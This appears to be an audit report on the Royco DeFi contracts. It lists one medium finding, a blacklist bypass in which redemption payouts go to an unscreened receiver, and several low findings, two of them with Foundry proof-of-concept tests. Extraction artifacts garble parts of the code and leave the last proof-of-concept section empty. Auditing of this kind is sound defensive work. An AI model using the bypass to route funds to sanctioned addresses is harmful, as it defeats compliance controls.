 - Cannot mint or transfer user assets directly; impact is bounded to market policy configuration
- **ACCOUNTANT_ADMIN** (SemiTrusted)
 - Updates accounting policy parameters such as coverage, liquidity, fixed-term duration, dust tolerance, maximum yield shares and YDM configuration
 - Must trigger/survive synchronized accounting before mutating parameters
 - Cannot arbitrarily withdraw assets; misuse can misconfigure market economics but is bounded by validation and market scope
- **PROTOCOL_FEE_SETTER** (SemiTrusted)
 - Sets senior/junior tranche protocol fees and yield-share protocol fees
 - Must remain within configured maximum protocol fee bounds
 - Cannot redirect assets except by changing fee parameters within cap; fee recipient is controlled separately
- **ORACLE_QUOTER_ADMIN** (SemiTrusted)
 - Sets Chainlink oracle configuration, stored conversion rates, BPT oracle and maximum reinvestment slippage
 - Must not install stale, zero-price, foreign-pool or zero-address pricing sources
 - Can materially affect market pricing but cannot directly seize assets or bypass tranche/accounting entrypoint gates
- **MARKET_OPS_ADMIN** (SemiTrusted)
 - Performs bounded market operations such as setting the Royco blacklist and reinvesting idle liquidity premium
 - Must respect slippage floors, blacklist wiring and accounting synchronization checks
 - Cannot execute arbitrary withdrawals; operational failures primarily affect the configured market
- **PAUSER_ROLE / UNPAUSER_ROLE** (SemiTrusted)
 - `PAUSER_ROLE` may halt market/accounting/hook/tranche operations in emergencies
 - `UNPAUSER_ROLE` may restore operations after remediation
 - Roles should not be able to upgrade, mint, change pricing, or withdraw assets solely through pause permissions
- **SYNC_OPERATOR / authorized Balancer hook sync callers** (SemiTrusted)
 - Calls `syncTrancheAccounting` to bring tranche NAV/accounting current
 - Balancer hooks may trigger sync before swaps/add/remove liquidity for the configured pool
 - Cannot choose arbitrary accounting deltas or withdraw assets; sync is bounded by current tranche/oracle state
- **Configured YDM contracts** (SemiTrusted)
 - Implement `IYDM.yieldShare` and `previewYieldShare` consistently without malicious reverts or state corruption



- Return yield-share values intended by market policy and bounded by accountant maximum yield-share configuration
- Initialization calldata must succeed and not install identical JT/LT YDM instances
- **Configured market asset contracts (ERC20, ERC4626, Makina, BPT assets)** (SemiTrusted)
 - Follow expected token/vault semantics for `decimals`, `asset`, `convertToAssets`, `transfer`, `transferFrom` and Balancer pool behavior
 - May affect only the market into which they are configured; users opt in to those assets
 - Must not violate ERC20/ERC4626 assumptions in ways that bypass kernel/tranche accounting or reentrancy protections
- **Users / market participants** (Untrusted)
 - May call public deposit, redeem, transfer, preview and sync-facing entrypoints exposed to them
 - May be whitelisted for a market but are still adversarial and cannot be trusted not to seek accounting, oracle, reentrancy or slippage edge cases
 - May supply adversarial calldata, timing and token allowances but cannot mint tranche shares or mutate admin parameters directly
- **Whitelisted tranche LPs / market role holders** (Untrusted)
 - May be allowed to deposit into or receive tranche shares for specific whitelisted markets
 - Still cannot call administrative setters, mint shares directly, upgrade contracts or bypass accounting gates
 - Can behave adversarially within their whitelisted user permissions
- **PROTOCOL_FEE_RECIPIENT** (Untrusted)
 - May receive protocol fee shares/assets as configured by authorized admins
 - Cannot call privileged functions or redeem/transfer fee shares unless separately authorized/whitelisted like any other user
 - Can act adversarially with its own received assets but should not affect other users



2. Scope

Scanned 80/80 units:

1. library RoycoUnitsMath
2. function mint
3. function mintProtocolFeeShares
4. function _preOpSyncTrancheAccounting
5. function previewSyncTrancheAccounting
6. function stRedeem
7. function getRate
8. function addLiquidity
9. function ltRedeemMultiAsset
10. function jtRedeem
11. function attemptLiquidityPremiumReinvestment
12. function _scaleAssetClaims
13. function addBalancerV3Liquidity
14. contract BaseDeploymentTemplate
15. function stMaxWithdrawable
16. function ltPreviewRedeemMultiAsset
17. function applySeniorTrancheSelfLiquidationBonus
18. function ltConvertTrancheUnitsToNAVUnits
19. function jtMaxWithdrawable
20. library BlacklistLogic
21. function ltDepositMultiAsset
22. function burn
23. function initialize
24. function convertToAssets
25. contract BalancerV3_GyroECLP_LT_DeploymentTemplate
26. function ltConvertNAVUnitsToTrancheUnits
27. contract IdenticalAssets_ST_JT_Oracle_Quoter
28. function previewDeposit
29. contract RoycoDayBalancerV3HooksStandIn
30. function onBeforeSwap
31. function totalAssets
32. function convertToShares
33. function _update
34. function maxDeposit
35. function initializeYDMForMarket
36. function initializeYDMForMarket
37. function maxSTDDeposit
38. contract BaseAdaptiveCurveYDM
39. function _computeSTFeeAndLiquidityPremiumSharesToMint
40. function ltMaxWithdrawable
41. function removeLiquidity
42. function ltPreviewDeposit
43. function initialize
44. function previewRedeem
45. function initialize




46. function maxJWithdrawal
47. function removeBalancerV3Liquidity
48. function ItPreviewDepositMultiAsset
49. function maxLTWithdrawal
50. library AccountingSyncLogic
51. function redeem
52. function depositMultiAsset
53. function deposit
54. contract RoycoBlacklist
55. function initializeYDMForMarket
56. function redeemMultiAsset
57. contract StaticCurveYDM
58. function maxRedeem
59. library SelfLiquidationLogic
60. function ItRedeem
61. function _convertToShares
62. contract BalancerV3_LT_BPTOracle_Quoter
63. contract RoycoDayBalancerV3Hooks
64. library BalancerV3VenueLogic
65. library FeeAndLiquidityPremiumLogic
66. contract IdenticalAssets_ST_JT_ChainlinkOracle_Quoter
67. contract RoycoDayKernel
68. library TrancheClaimsLogic
69. library ValuationLogic
70. contract RoycoFactory
71. contract RoycoDayAccountant
72. contract RoycoVaultTranche
73. library DepositLogic
74. contract RoycoLiquidityTranche
75. library RedemptionLogic
76. Cluster<BalancerV3_GyroECLP_LT_DeploymentTemplate,BalancerV3_LT_BPTOracle_Quoter,BaseDeploymentTemplate,RoycoBase,RoycoDayAccountant,RoycoDayBalancerV3Hooks,RoycoDayKernel,RoycoFactory,RoycoLiquidityTranche,RoycoVaultTranche>
77. Cluster<BalancerV3_GyroECLP_LT_DeploymentTemplate,BaseDeploymentTemplate,RoycoAuth,RoycoBase,RoycoBlacklist,RoycoDayAccountant,RoycoDayBalancerV3Hooks,RoycoDayKernel,RoycoFactory,RoycoVaultTranche>
78. Cluster<BalancerV3_GyroECLP_LT_DeploymentTemplate,BaseDeploymentTemplate,IdenticalAssets_ST_JT_Oracle_Quoter,RoycoBase,RoycoBlacklist,RoycoDayBalancerV3Hooks,RoycoDayKernel,RoycoFactory,RoycoLiquidityTranche,RoycoVaultTranche>
79. Cluster<BalancerV3_LT_BPTOracle_Quoter,Identical_ERC4626_ST_JT_SharePriceToChainlinkOracle_BalancerV3_BPTOracle_LT_Kernel,RoycoBase,RoycoDayAccountant,RoycoDayBalancerV3Hooks,RoycoDayKernel,RoycoJuniorTranche,RoycoLiquidityTranche,RoycoSeniorTranche,RoycoVaultTranche>
80. Cluster<BalancerV3_LT_BPTOracle_Quoter,Identical_ERC4626_ST_JT_SharePriceToChainlinkOracle_BalancerV3_BPTOracle_LT_Kernel,RoycoAuth,RoycoBase,RoycoDayAccountant,RoycoDayBalancerV3Hooks,RoycoDayKernel,RoycoLiquidityTranche,RoycoSeniorTranche,RoycoVaultTranche>



3. Summary

Scan Started: 16 July 2026 00:37 UTC
Scan Completed: 16 July 2026 02:05 UTC
Report Generated: 20 July 2026 23:53 UTC

Severity	Count
High	0
Medium	1
Low	5
Total Issues	6



Severity Definitions:

- **High:** Vulnerabilities that enable direct theft or loss of user funds, protocol insolvency, or system-wide failures with realistic attack paths requiring minimal constraints.
- **Medium:** Vulnerabilities that either cause significant impact (fund loss, core functionality breaks) under constrained conditions, moderate impact (temporary DoS, localized losses) under realistic conditions, or minor impact with highly accessible exploit paths.
- **Low:** Vulnerabilities with minimal financial risk that affect non-core functionality, state handling, or minor logic under most conditions, or medium-impact issues requiring admin actions or extreme constraints to exploit.



4. True Positive Findings

4.1. Medium

4.1.1. Blacklist Receiver Bypass On Redemption

MEDIUM**Unit Name:** RoycoBlacklist**Surfaced From:** 3 units**Location:** src/libraries/logic/TrancheClaimsLogic.sol:_withdrawAssets();
src/tranches/base/RoycoVaultTranche.sol:redeem(); src/auth/RoycoBlacklist.sol:enforceNotBlacklisted()**Touchpoints:** RoycoVaultTranche.redeem (entry) → RoycoDayKernel.stRedeem (intermediate) →
TrancheClaimsLogic._withdrawAssets (sink) → RoycoBlacklist.isBlacklisted (state-source) →
RoycoDayKernel.preTrancheBalanceUpdateHook (intermediate) → RedemptionLogic.ltRedeem (intermediate) →
RoycoDayKernel.preTrancheBalanceUpdateHook (state-source) → BlacklistLogic._enforceNotBlacklisted (state-source) →
RoycoLiquidityTranche.redeemMultiAsset (entry) → RedemptionLogic.stRedeem (intermediate) →
RedemptionLogic.ltRedeemMultiAsset (intermediate)

DESCRIPTION

Redemption payout receivers are not screened against RoycoBlacklist. The tranche redeem entypoints (including multi-asset redemption) accept an arbitrary receiver and the kernel redemption path transfers redemption payout assets (e.g., ST/JT/LT underlying and any other assets returned in multi-asset redemption such as quote/BPT) to that address before the tranche share burn. The blacklist hook only runs during the subsequent share burn and screens the caller/owner (and the burn counterparty/zero address), not the redemption receiver. As a result, a whitelisted, non-blacklisted holder can redeem their shares while directing the payout to a blacklisted or sanctioned third party, routing protocol assets to prohibited recipients.

User Verdict: True Positive

EVIDENCE

- src/tranches/base/RoycoVaultTranche.sol:redeem() — accepts _receiver and forwards it to stRedeem, jtRedeem, or ltRedeem before burning _owner, with no blacklist check on the asset recipient.
- src/libraries/logic/TrancheClaimsLogic.sol:_withdrawAssets() — sends ST/JT/LT ERC20 asset claims to _receiver via safeTransfer without calling BlacklistLogic._enforceNotBlacklisted or RoycoBlacklist.enforceNotBlacklisted.
- src/kernels/base/RoycoDayKernel.sol:preTrancheBalanceUpdateHook() — blacklist enforcement is wired to tranche share balance updates, so the redemption burn screens the caller/owner/zero address rather than the underlying asset receiver.
- Code invariant: RoycoBlacklist is queried by kernels for state mutating asset transfers between accounts — the redemption transfer sink moves assets between accounts without querying the blacklist for _receiver.
- Trust assumption: Whitelisted tranche LPs / market role holders are Untrusted — an authorized LP can choose the redemption receiver adversarially.
- src/tranches/base/RoycoVaultTranche.sol:redeem() — validates only that _receiver is nonzero before calling IRoycoDayKernel(KERNEL).ltRedeem(_shares, _receiver) for liquidity-tranche redemptions.
- src/libraries/logic/RedemptionLogic.sol:ltRedeem() — passes _receiver directly into TrancheClaimsLogic._withdrawAssets and contains no BlacklistLogic._enforceNotBlacklisted check for the asset recipient.



- `src/libraries/logic/TrancheClaimsLogic.sol:_withdrawAssets()` — transfers `ltAssets` to `_receiver` via `IERC20(_immutables.ltAsset).safeTransfer(_receiver, ...)` without screening `_receiver`.
- `src/kernels/base/RoycoDayKernel.sol:preTrancheBalanceUpdateHook()` — blacklist enforcement is applied to tranche share balance updates only, so the later burn screens `_caller`, `_owner`, and `address(0)` rather than the underlying-asset receiver.
- **Trust** assumption: `Whitelisted` tranche LPs / market role holders are `Untrusted` — an authorized LP can adversarially choose a blacklisted third-party receiver for the underlying LT asset payout.
- `src/kernels/base/RoycoDayKernel.sol:stRedeem()/jtRedeem()/ltRedeem()/ltRedeemMultiAsset()` — each entrypoint accepts `_receiver` and forwards it into redemption logic under only-tranche and pause guards, but performs no `BlacklistLogic` check on that receiver.
- `src/libraries/logic/RedemptionLogic.sol:stRedeem()/jtRedeem()/ltRedeem()/ltRedeemMultiAsset()` — redemption paths transfer claims to `_receiver` through `_withdrawAssets` and, for multi-asset LT redemption, pass `_receiver` to venue removal before any receiver screening.
- `src/libraries/logic/TrancheClaimsLogic.sol:_withdrawAssets()` — the sink sends ST/JT/LT assets and senior shares to `_receiver`, while only senior-share transfers trigger the tranche share hook and underlying asset transfers do not.
- `src/kernels/base/RoycoDayKernel.sol:preTrancheBalanceUpdateHook()` — the blacklist hook screens `_caller`, `_from`, and `_to` for share balance updates, so a redemption burn screens the owner and `address(0)` but omits the asset receiver.
- **Invariant**: blacklisted or sanctioned accounts must not be able to receive value through `Royco` market flows — a compliant holder can name a blocked account as redemption receiver and bypass the blacklist overlay.

PROOF OF CONCEPT

`test/poc/RoycoBlacklist_redemption_receiver_bypass.t.sol` configures a `RoycoBlacklist` behind an `ERC1967` proxy, blacklists a separate receiver address, then has an unblacklisted LP call `RoycoVaultTranche.redeem()` expecting a revert because `TrancheClaimsLogic.sol:_withdrawAssets()` transfers underlying assets to the caller-supplied receiver without screening it via `RoycoBlacklist.sol:enforceNotBlacklisted()`. The redeem succeeds instead of reverting, confirming a blacklist bypass on redemption receivers and making this a true positive.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.28;

import { ERC1967Proxy } from "lib/openzeppelin-contracts/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import { RoycoBlacklist } from "src/auth/RoycoBlacklist.sol";
import { IRoycoBlacklist } from "src/interfaces/IRoycoBlacklist.sol";
import { defaultParams } from "test/utis/MarketParams.sol";
import { cellA } from "test/utis/TokenConfigs.sol";
import { DayMarketTestBase } from "test/utis/DayMarketTestBase.sol";

/**
 * @notice PoC for the blacklist bypass on redemption asset receivers.
 *
 * The intended security property is that a RoycoBlacklist-screened market must reject any
 * state-mutating asset transfer involving a blacklisted account. A tranche redemption sends the
 * underlying ST/JT/LT assets to the caller-supplied receiver, so that receiver must be screened.
 *
 * This test encodes the expected enforcement: redeeming senior shares to a locally blacklisted
 * receiver must revert with ACCOUNT_BLACKLISTED(receiver). If the current implementation does not
 * screen the asset receiver, the redeem succeeds and this expected-revert test fails.
 */
contract RoycoBlacklistRedemptionReceiverBypassPoC is DayMarketTestBase {
    /// @notice Deploys the production blacklist behind a proxy, wires it into the kernel, and
    /// blacklists `account`.
    function _configureBlacklistWith(address account) internal returns (RoycoBlacklist blacklist) {
        blacklist = RoycoBlacklist(
            address(
                new ERC1967Proxy(
```



```
        address(new RoycoBlacklist()), abi.encodeCall(RoycoBlacklist.initialize,
(address(accessManager), address(0), new address[](0)))
    )
    );

vm.prank(MARKET_OPS_ADMIN);
kernel.setRoycoBlacklist(address(blacklist));

address[] memory accounts = new address[](1);
accounts[0] = account;
blacklist.blacklistAccounts(accounts);

assertTrue(blacklist.isBlacklisted(account), "receiver must be blacklisted in the
configured RoycoBlacklist");
}

function test_RedeemMustRejectBlacklistedUnderlyingAssetReceiver() public {
    _deployMarket(cella(), defaultParams());

    // Seed through production paths. ST_PROVIDER is a whitelisted, unblacklisted LP with
    senior shares.
    _seedMarket(100e18, 50e18);
    uint256 sharesToRedeem = seniorTranche.balanceOf(ST_PROVIDER) / 2;
    assertGt(sharesToRedeem, 0, "fixture must give ST_PROVIDER redeemable senior shares");

    // The adversarial asset receiver is locally blacklisted but does not participate as caller
    or owner.
    address blacklistedReceiver = makeAddr("BLACKLISTED_REDEMPTION_ASSET_RECEIVER");
    _configureBlacklistWith(blacklistedReceiver);

    // Correct behavior: redemption should screen the underlying-asset receiver and reject this
    transfer.
    // Vulnerable behavior: RoycoVaultTranche.redeem forwards the receiver to the kernel, the
    kernel sends
    // assets in TrancheClaimsLogic._withdrawAssets, and only the later burn screens
    caller/owner/address(0),
    // so this call succeeds and transfers underlying assets to the blacklisted receiver.
    vm.expectRevert(abi.encodeWithSelector(IRoycoBlacklist.ACCOUNT_BLACKLISTED.selector,
blacklistedReceiver));
    vm.prank(ST_PROVIDER);
    seniorTranche.redeem(sharesToRedeem, blacklistedReceiver, ST_PROVIDER);
}
}
```



4.2. Low

4.2.1. Missing Oracle Configuration Validation

LOW

Unit Name: `initialize`**Location:**

`src/kernels/Identical_ERC4626_ST_JT_SharePriceToChainlinkOracle_BalancerV3_BPTOracle_LT_Kernel.sol:initialize()`
-> `src/kernels/base/quoter/identical-st-jt/base/IdenticalAssets_ST_JT_ChainlinkOracle_Quoter.sol:_setChainlinkOracle()`

Touchpoints: `Identical_ERC4626_ST_JT_SharePriceToChainlinkOracle_BalancerV3_BPTOracle_LT_Kernel.initialize` (entry) → `IdenticalERC4626Shares_ST_JT_SharePriceToChainlinkOracle_Quoter.__IdenticalERC4626Shares_ST_JT_SharePriceToChainlinkOracle_Quoter_init` (intermediate) → `IdenticalAssets_ST_JT_Oracle_Quoter.__IdenticalAssets_ST_JT_Oracle_Quoter_init_unchained` (intermediate) → `IdenticalAssets_ST_JT_ChainlinkOracle_Quoter._queryChainlinkOracle` (sink)

DESCRIPTION

The initializer can leave the ST/JT quoter with no usable price source by accepting the zero conversion-rate sentinel together with a zero Chainlink oracle. In that state the stored rate remains the sentinel, but the fallback oracle address is also zero, so every synced deposit, redemption, or accounting operation that initializes the quoter cache will attempt to query `latestRoundData()` on `address(0)` and revert until an authorized update repairs the configuration. Initialization should require either a nonzero admin conversion rate or a valid nonzero oracle whenever the sentinel path is selected.

User Verdict: True Positive**EVIDENCE**

- `src/kernels/Identical_ERC4626_ST_JT_SharePriceToChainlinkOracle_BalancerV3_BPTOracle_LT_Kernel.sol:initialize()` — ST/JT quoter parameters are forwarded without validating the relationship between `initialConversionRateWAD` and `baseAssetToNavAssetOracle`.
- `src/kernels/base/quoter/identical-st-jt/base/IdenticalAssets_ST_JT_Oracle_Quoter.sol:__IdenticalAssets_ST_JT_Oracle_Quoter_init_unchained()` — the initializer returns without storing a rate when `_initialConversionRateWAD` equals the zero sentinel.
- `src/kernels/base/quoter/identical-st-jt/base/IdenticalAssets_ST_JT_ChainlinkOracle_Quoter.sol:_setChainlinkOracle()` — the oracle setter explicitly permits `_oracle == address(0)`.
- `src/kernels/base/quoter/identical-st-jt/base/IdenticalAssets_ST_JT_Oracle_Quoter.sol:initializeQuoterCache()` — synced market operations cache `getTrancheUnitToNAVUnitConversionRateWAD()`, which falls through to the oracle when the stored rate is the sentinel.
- `src/kernels/base/quoter/identical-st-jt/base/IdenticalAssets_ST_JT_ChainlinkOracle_Quoter.sol:_queryChainlinkOracle()` — the fallback path calls `AggregatorV3Interface($.oracle).latestRoundData()`, so a zero oracle bricks the price query.



4.2.2. Incorrect Max Withdrawal Calculation

LOW

Unit Name: `maxLTWithdrawal`**Location:** `src/accountant/RoycoDayAccountant.sol:maxLTWithdrawal()`**Touchpoints:** `RoycoVaultTranche.maxRedeem` (entry) → `RoycoDayKernel.ltMaxWithdrawable` (intermediate) → `RedemptionLogic.ltMaxWithdrawable` (intermediate) → `RoycoDayAccountant.maxLTWithdrawal` (sink) → `UtilizationLogic._computeLiquidityUtilization` (state-source)

DESCRIPTION

`maxLTWithdrawal` subtracts `stNAVDustTolerance` even when `state.stEffectiveNAV` is zero. The protocol's liquidity-utilization logic treats zero senior effective NAV as having no liquidity requirement, so in a non-liquidating market with nonzero `minLiquidityWAD` and positive dust the true maximum LT raw NAV withdrawable is the full `ltRawNAV`, while this function returns `ltRawNAV - stNAVDustTolerance` or zero. This under-reports the liquidity-tranche maximum used by `maxRedeem`, causing ERC4626-style integrations to believe LT shares are not redeemable even though an actual LT redemption would pass the post-operation liquidity check.

User Verdict: True Positive

EVIDENCE

- `src/accountant/RoycoDayAccountant.sol:maxLTWithdrawal()` — the function only bypasses the restriction for `minLiquidityWAD == 0` or liquidation-threshold breach, then subtracts `stNAVDustTolerance` unconditionally after `requiredLTValue` becomes zero.
- `src/libraries/logic/UtilizationLogic.sol:_computeLiquidityUtilization()` — the actual liquidity gate returns zero utilization whenever `_stEffectiveNAV == ZERO_NAV_UNITS`, meaning no LT depth is required in that state.
- `src/libraries/logic/AccountingSyncLogic.sol:postOpSyncTrancheAccounting()` — LT redemptions are accepted by checking `state.liquidityUtilizationWAD <= WAD`, which would pass with zero senior effective NAV even after all LT raw NAV is withdrawn.
- `src/tranches/base/RoycoVaultTranche.sol:maxRedeem()` — liquidity-tranche `maxRedeem` caps redeemable shares from `ltMaxWithdrawableNAV / claimOnLTNAV`, propagating the understated accountant maximum to users and integrations.



4.2.3. Pause State Limit Mismatch

LOW

Unit Name: `maxRedeem`**Location:** `src/tranches/base/RoycoVaultTranche.sol:maxRedeem()`**Touchpoints:** `RoycoVaultTranche.maxRedeem` (entry) → `RoycoVaultTranche.redeem` (sink) → `RoycoVaultTranche._update` (sink) → `RedemptionLogic.stMaxWithdrawable` (state-source)

DESCRIPTION

`maxRedeem` does not account for the tranche token's own paused state. Redemptions and the subsequent share burn are guarded by the tranche's `whenNotPaused` checks, but `maxRedeem` only queries kernel-level withdrawability. If an operator pauses the tranche while the kernel remains unpaused, `maxRedeem` can continue returning a positive share amount even though every actual `redeem` call must revert. This creates an incorrect ERC4626-style limit during emergency pauses and can cause routers, vault wrappers, or automated exits to attempt guaranteed-failing redemptions.

User Verdict: True Positive

EVIDENCE

- `src/tranches/base/RoycoVaultTranche.sol:maxRedeem()` — the view has no local `paused()` check and returns the minimum of `balanceOf(_owner)` and kernel-provided limits.
- `src/tranches/base/RoycoVaultTranche.sol:redeem()` — actual redemptions are guarded by `whenNotPaused`, so a paused tranche allows zero successful redemptions.
- `src/tranches/base/RoycoVaultTranche.sol:_update()` — the burn performed after kernel redemption is also guarded by `whenNotPaused`, independently causing redemption settlement to revert while the tranche is paused.
- `src/libraries/logic/RedemptionLogic.sol:stMaxWithdrawable()` — the max-withdrawable pause short-circuit checks `PausableUpgradeable(address(this)).paused()` in the kernel context, not the tranche token's paused flag.
- Invariant:** `maxRedeem` returns the maximum shares `redeem` would allow — a positive value during a tranche-only pause overstates the amount that can actually be redeemed.

PROOF OF CONCEPT

`test/poc/MaxRedeemPausedTranche.t.sol` — Seeds a market, pauses only the tranche via `IRoycoAuth.pause()`, then shows `redeem` reverts with `PausableUpgradeable.EnforcedPause` while `src/tranches/base/RoycoVaultTranche.sol:maxRedeem()` still returns a positive value instead of 0 because it ignores the tranche's paused state; this reproduces the issue (true positive).

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.28;

import { PausableUpgradeable } from "lib/openzeppelin-contracts-upgradeable/contracts/utils/PausableUpgradeable.sol";
import { IRoycoAuth } from "src/interfaces/IRoycoAuth.sol";
import { DayMarketTestBase } from "test/utils/DayMarketTestBase.sol";
import { defaultParams } from "test/utils/MarketParams.sol";
import { cellA } from "test/utils/TokenConfigs.sol";

/// @notice PoC for RoycoVaultTranche.maxRedeem() ignoring the tranche token's own paused state.
contract MaxRedeemPausedTranchePoC is DayMarketTestBase {
    function setUp() public {
        _deployMarket(cellA(), defaultParams());
    }
}
```



```
/// @dev A correct ERC4626-style limit should return 0 while the same contract is paused and
redeem is impossible.
/// The current implementation returns a positive kernel-level limit, so this regression
test fails.
function test_MaxRedeem_ShouldReturnZeroWhenTrancheItselfIsPaused() public {
    // Seed a healthy market so ST_PROVIDER owns redeemable senior shares and the kernel
    remains unpaused.
    _seedMarket(100e18, 30e18);

    uint256 redeemableBeforePause = seniorTranche.maxRedeem(ST_PROVIDER);
    assertGt(redeemableBeforePause, 0, "precondition: shares must be redeemable before pausing
the tranche");

    // Pause only the senior tranche token. The kernel is intentionally left unpaused.
    vm.prank(PAUSER);
    IRoycoAuth(address(seniorTranche)).pause();

    // The real redemption path is stopped by the tranche's whenNotPaused modifier.
    vm.prank(ST_PROVIDER);
    vm.expectRevert(PausableUpgradeable.EnforcedPause.selector);
    seniorTranche.redeem(1, ST_PROVIDER, ST_PROVIDER);

    // Security expectation: maxRedeem must not advertise redeemable shares while redeem always
    reverts.
    // Vulnerable behavior: this still returns the positive kernel-level limit because
    maxRedeem has no local paused() check.
    assertEq(seniorTranche.maxRedeem(ST_PROVIDER), 0, "paused tranche must report zero
maxRedeem");
}
```



4.2.4. Preview Actual Mismatch

LOW

Unit Name: `previewRedeem`**Surfaced From:** 3 units**Location:** `src/tranches/base/RoycoVaultTranche.sol:previewRedeem()`**Touchpoints:** `RoycoDayKernel.stPreviewRedeem` (intermediate) → `RoycoDayKernel.jtPreviewRedeem` (intermediate) → `RedemptionLogic.stRedeem` (sink) → `RedemptionLogic.jtRedeem` (sink) → `DepositLogic.ltDepositMultiAsset` (intermediate) → `DepositLogic.ltPreviewDepositMultiAsset` (state-source) → `RedemptionLogic.ltPreviewRedeemMultiAsset` (state-source) → `FeeAndLiquidityPremiumLogic._processFeesAndLiquidityPremium` (sink) → `RoycoVaultTranche.previewRedeem` (entry) → `RedemptionLogic.stPreviewRedeem` (sink) → `RedemptionLogic.jtPreviewRedeem` (sink) → `RedemptionLogic.ltPreviewRedeem` (intermediate)

DESCRIPTION

Senior and junior `previewRedeem` do not mirror the fixed-term redemption gate. The tranche wrapper delegates to kernel preview paths that scale current claims without checking whether the synced market is in `FIXED_TERM`, while actual senior and junior redemptions revert unless the market state is `PERPETUAL`. During fixed-term recovery, callers can receive nonzero asset-claim quotes for redemptions that are guaranteed to revert, breaking preview/execution parity and misleading integrators or automated exit logic.

User Verdict: True Positive

EVIDENCE

- `src/tranches/base/RoycoVaultTranche.sol:previewRedeem()` — The senior and junior branches directly return `stPreviewRedeem(_shares)` OR `jtPreviewRedeem(_shares)` with no fixed-term-state check in the wrapper.
- `src/libraries/logic/RedemptionLogic.sol:stPreviewRedeem()` — The senior preview path calls `previewSyncTrancheAccounting`, scales claims, and applies the self-liquidation bonus, but never rejects or zeroes quotes when `state.marketState == MarketState.FIXED_TERM`.
- `src/libraries/logic/RedemptionLogic.sol:jtPreviewRedeem()` — The junior preview path only scales the synced junior claims and likewise omits the fixed-term gate.
- `src/libraries/logic/RedemptionLogic.sol:stRedeem()/jtRedeem()` — The actual redeem paths pre-sync accounting and then require `state.marketState == MarketState.PERPETUAL`, so the same shares quoted by preview revert in fixed-term.
- Invariant:** In `MarketState.FIXED_TERM`, senior and junior redemptions must be blocked; `previewRedeem` must match actual redeem outcomes — Returning a positive quote for a blocked redemption violates the documented fixed-term and preview-parity expectations.
- `src/tranches/RoycoLiquidityTranche.sol:previewDepositMultiAsset()` — exposes the kernel preview result as the expected LT shares and comments that the share math is identical to `depositMultiAsset`.
- `src/libraries/logic/DepositLogic.sol:ltDepositMultiAsset()` — the actual deposit first runs `_preOpSyncTrancheAccounting`, then prices the user's mint against the post-sync LT effective NAV.
- `src/libraries/logic/FeeAndLiquidityPremiumLogic.sol:_processFeesAndLiquidityPremium()` — the actual pre-op sync mints liquidity-premium senior shares and calls `attemptLiquidityPremiumReinvestment`, which may convert idle senior shares into LT/BPT assets before the user operation continues.
- `src/libraries/logic/DepositLogic.sol:ltPreviewDepositMultiAsset()` — the preview only adds pending premium shares to an idle senior-share balance and quotes the user add; it never simulates the reinvestment side effect that the actual path may perform.
- `src/libraries/logic/RedemptionLogic.sol:ltPreviewRedeemMultiAsset()` — the redemption preview likewise scales claims from previewed idle premium shares, while actual `ltRedeemMultiAsset` runs the reinvesting pre-op sync before scaling the redeemer's LT slice.



- `src/libraries/logic/RedemptionLogic.sol:stRedeem()` and `src/libraries/logic/RedemptionLogic.sol:jtRedeem()` — both execution paths require `state.marketState == MarketState.PERPETUAL` and revert during fixed-term recovery.
- `src/libraries/logic/RedemptionLogic.sol:stPreviewRedeem()` and `src/libraries/logic/RedemptionLogic.sol:jtPreviewRedeem()` — both preview paths call `previewSyncTrancheAccounting` and scale claims without checking `state.marketState`.
- `src/libraries/logic/RedemptionLogic.sol:ltPreviewRedeem()` — the liquidity-tranche sibling explicitly returns an empty claim in `MarketState.FIXED_TERM`, showing the missing fixed-term counterpart in the ST/JT previews.
- `src/tranches/base/RoycoVaultTranche.sol:previewRedeem()` — user-facing tranche previews directly expose the unchecked ST/JT kernel preview results.
- **Invariant:** `previewRedeem()` must match actual `redeem()` outcomes up to documented rounding and `dustTolerance` — nonzero ST/JT previews during a state where actual redemption reverts violate that preview surface invariant.



4.2.5. Cross Market Whitelist Role Bleed

LOW

Entry Point: `RoycoVaultTranche.deposit`

Location: `src/tranches/base/RoycoVaultTranche.sol:deposit()`

Touchpoints: `RoycoVaultTranche.deposit` (entry) → `RoycoVaultTranche.redeem` (entry) →

`BalancerV3_GyroECLP_LT_DeploymentTemplate._buildRoleBindings` (state-source) →

`BaseDeploymentTemplate._applyRoleBindings` (intermediate) → `RoycoFactory.setMarketTargetFunctionRole` (intermediate) →

`RoycoFactory.grantMarketRole` (state-source) → `RoycoDayKernel.preTrancheBalanceUpdateHook` (sink)

DESCRIPTION

Market LP permissions are not scoped per market. Every deployment binds tranche deposit/redeem selectors to the same global `ST_LP_ROLE`, `JT_LP_ROLE`, and `LT_LP_ROLE` constants on the singleton AccessManager, and `grantMarketRole` grants only a role ID with no target or market parameter. An address whitelisted for one market's senior or junior tranche therefore satisfies `restricted` and the kernel transfer-whitelist `canCall(..., deposit.selector)` check on every other market tranche bound to the same role. This lets LP authorization for one market bleed into non-consenting markets with different admission/compliance requirements; role IDs should be derived per market/tranche or grants should be target-scoped.

User Verdict: True Positive

EVIDENCE

- `src/factory/RolesConfiguration.sol:ST_LP_ROLE/JT_LP_ROLE/LT_LP_ROLE` — The LP role IDs are fixed chain-wide constants rather than being derived from a market or tranche address.
- `src/factory/templates/liquidity-tranche/BalancerV3_GyroECLP_LT_DeploymentTemplate.sol:_buildRoleBindings()` — Each market binds its senior, junior, and liquidity tranche selectors to those same LP role constants.
- `src/factory/RoycoFactory.sol:grantMarketRole()` — The factory grants a `_roleId` to an `_account` globally in the shared AccessManager and has no target/tranche argument.
- `src/kernels/base/RoycoDayKernel.sol:preTrancheBalanceUpdateHook()` — Recipient whitelist enforcement relies on `IAccessManager.canCall(_to, msg.sender, deposit.selector)`, so global role membership for one market passes the check for any other tranche using the same role.
- Trust assumption:** Whitelisted tranche LPs may be allowed for specific whitelisted markets — Shared role IDs collapse market-specific LP admission into chain-wide admission.

PROOF OF CONCEPT

